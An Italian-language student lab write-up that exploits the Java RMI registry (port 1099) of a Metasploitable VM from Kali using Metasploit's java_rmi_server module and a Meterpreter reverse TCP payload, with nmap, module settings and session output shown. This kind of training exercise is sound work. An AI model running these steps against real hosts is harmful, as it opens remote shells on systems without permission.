



# S7 L5

Exploit Java RMI

---

Daniele Zizzi




# Exploit su Java RMI

In questo progetto, andrò a sfruttare la vulnerabilità, sul servizio offerto dalla porta 1099, Java RMI. Quindi punterò ad ottenere una shell meterpreter sul sistema target, che in questo caso è metasploit.



Ho configurato gli ip delle due macchine, kali e meta, affinché fossero nella stessa rete. E ne ho testato la connettività usando un semplice ping.



The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with a nano editor editing /etc/network/interfaces. It shows configuration for a loopback interface 'lo' and a primary interface 'eth0' with IP 192.168.11.1. The right window is a Metasploit terminal (running in Oracle VM VirtualBox) with a nano editor editing /etc/network/interfaces. It shows configuration for a loopback interface 'lo' and a primary interface 'eth0' with IP 192.168.11.112. Below the nano editors, the Kali terminal shows a ping command being executed from 192.168.11.1 to 192.168.11.112, with successful results showing 0% packet loss.

```
daniele@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.11.1  
netmask 255.255.255.0  
network 192.168.11.0  
broadcast 192.168.11.255  
gateway 192.168.11.1  
  
(daniele@kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.341 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.395 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.574 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.255 ms  
^C  
— 192.168.11.112 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3055ms  
rtt min/avg/max/mdev = 0.255/0.391/0.574/0.116 ms
```

```
Metasploit [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
GNU nano 2.0.7 File: /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.11.112  
netmask 255.255.255.0  
network 192.168.11.0  
broadcast 192.168.11.255  
[ Wrote 14 lines ]  
^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^X Cut Text ^C Cur Pos  
^X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```

Ho effettuato una scansione con nmap, utilizzando il comando "nmap -sT", in modo da effettuare una connessione tcp completa(3-way hand shake), con ping abilitato, in modo da ottenere informazioni affidabili. Dall'output risulta aperta la porta 1099(rmiregistry), dove andrò ad effettuare l'exploit.

```
(daniele@kali)-[~]  
$ nmap -sT 192.168.11.112  
Starting Nmap 7.94 ( https://nmap.org )  
mass_dns: warning: Unable to determine local DNS name  
Nmap scan report for 192.168.11.112  
Host is up (0.000089s latency).  
Not shown: 977 closed tcp ports (conn)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown
```

Quindi ho avviato la shell metasploit, ed ho cercato l'exploit di cui avevo bisogno. In questo caso java\_rmi\_server. E l'ho selezionato specificandone il path.

Di default, viene caricato il payload "reverse\_tcp" con l'utilizzo di meterpreter, che effettua un attacco di tipo reverse shell. Pertanto, il pc attaccante si mette in ascolto, ed il pc target instaura una connessione con esso. Aggirando così il firewall perimetrale della vittima. Ed apre una shell meterpreter con privilegi di amministratore.

```
(daniele@kali)-[~]
$ msfconsole

Metasploit v6.3.27-dev

+ -- --[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

#  Name
-  -
0  auxiliary/gather/java_rmi_registry
1  exploit/multi/misc/java_rmi_server
2  auxiliary/scanner/misc/java_rmi_server
3  exploit/multi/browser/java_rmi_connection_impl

Disclosure Date  Rank  Check  Description
2011-10-15      excellent Yes  Java RMI Server Insecure Default Configuration Java Code Ex
ecution
2011-10-15      normal  No   Java RMI Server Insecure Endpoint Code Execution Scanner
2010-03-31      excellent No   Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```



Visualizzo le informazioni dell'exploit, in modo da capire se è quello più adatto al caso. Questo tipo di modulo, sfrutta una vulnerabilità presente nella configurazione di default del servizio. Che permette di caricare le classi da qualsiasi host remoto. Le chiamate ai metodi RMI, non richiedono alcuna autenticazione. Le classi sono un prototipo di un oggetto, ed esse vengono utilizzate per definire il comportamento e gli attributi di un oggetto.

```
msf6 exploit(multi/misc/java_rmi_server) > info
Name: Java RMI Server Insecure Default Configuration Java Code Execution
Module: exploit/multi/misc/java_rmi_server
Platform: Java, Linux, OSX, Solaris, Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-10-15

Provided by:
mihi

Available targets:
  Id  Name
  --  --
  => 0  Generic (Java Payload)
     1  Windows x86 (Native Payload)
     2  Linux x86 (Native Payload)
     3  Mac OS X PPC (Native Payload)
     4  Mac OS X x86 (Native Payload)

Check supported:
Yes

Basic options:


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload information:
Avoid: 0 characters

Description:
This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well.

Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process.

RMI method calls do not support or require any sort of authentication.

References:
http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html
http://www.securitytracker.com/id?1026215
https://nvd.nist.gov/vuln/detail/CVE-2011-3556

View the full module info with the info -d command.
```

Visualizzo i payload disponibili, ma utilizzo quello di default "reverse\_tcp".

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads
```

#### Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
2	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
4	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
5	payload/java/jsp_shell_bind_tcp		normal	No	Java JSP Command Shell, Bind TCP Inline
6	payload/java/jsp_shell_reverse_tcp		normal	No	Java JSP Command Shell, Reverse TCP Inline
7	payload/java/meterpreter/bind_tcp		normal	No	Java Meterpreter, Java Bind TCP Stager
8	payload/java/meterpreter/reverse_http		normal	No	Java Meterpreter, Java Reverse HTTP Stager
9	payload/java/meterpreter/reverse_https		normal	No	Java Meterpreter, Java Reverse HTTPS Stager
10	payload/java/meterpreter/reverse_tcp		normal	No	Java Meterpreter, Java Reverse TCP Stager
11	payload/java/shell/bind_tcp		normal	No	Command Shell, Java Bind TCP Stager
12	payload/java/shell/reverse_tcp		normal	No	Command Shell, Java Reverse TCP Stager
13	payload/java/shell_reverse_tcp		normal	No	Java Command Shell, Reverse TCP Inline
14	payload/multi/meterpreter/reverse_http		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
15	payload/multi/meterpreter/reverse_https		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

Apro la configurazione del modulo in questione e lo configuro correttamente, impostando ip dell'host target, la porta(in questo caso è già impostata di default), l'ip dell'host in ascolto(perchè voglio che solo il pc kali si metta in ascolto) e l'ip dell'host locale da cui parte l'attacco.

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:
```

Id	Name
0	Generic (Java Payload)

```

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set SRVHOST 192.168.11.111
SRVHOST => 192.168.11.111
```



Visualizzo nuovamente le impostazioni del modulo, in modo da verificare che sia configurato correttamente.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 192.168.11.111  | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
```

Lancio l'exploit, ed ottengo la sessione meterpreter.

Una volta ottenuta la shell, ho il comando del sistema target.  
Per verificarlo, visualizzo le informazioni sul sistema, la sua configurazione di rete e la tabella di routing.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/4Dv7fh
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40365) at 2023-11-10 10:34:41 +0100
```

```
meterpreter >
```

```
meterpreter > sysinfo

Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
```

```
meterpreter > ifconfig
```

```
Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe86:bdae
IPv6 Netmask : ::
```

```
meterpreter > route
```

```
IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric  Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0        lo
192.168.11.112 255.255.255.0 0.0.0.0      0        eth0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric  Interface
-----
::1         ::           ::           0        lo
fe80::a00:27ff:fe86:bdae ::           ::           0        eth0
```



# Get protected today!

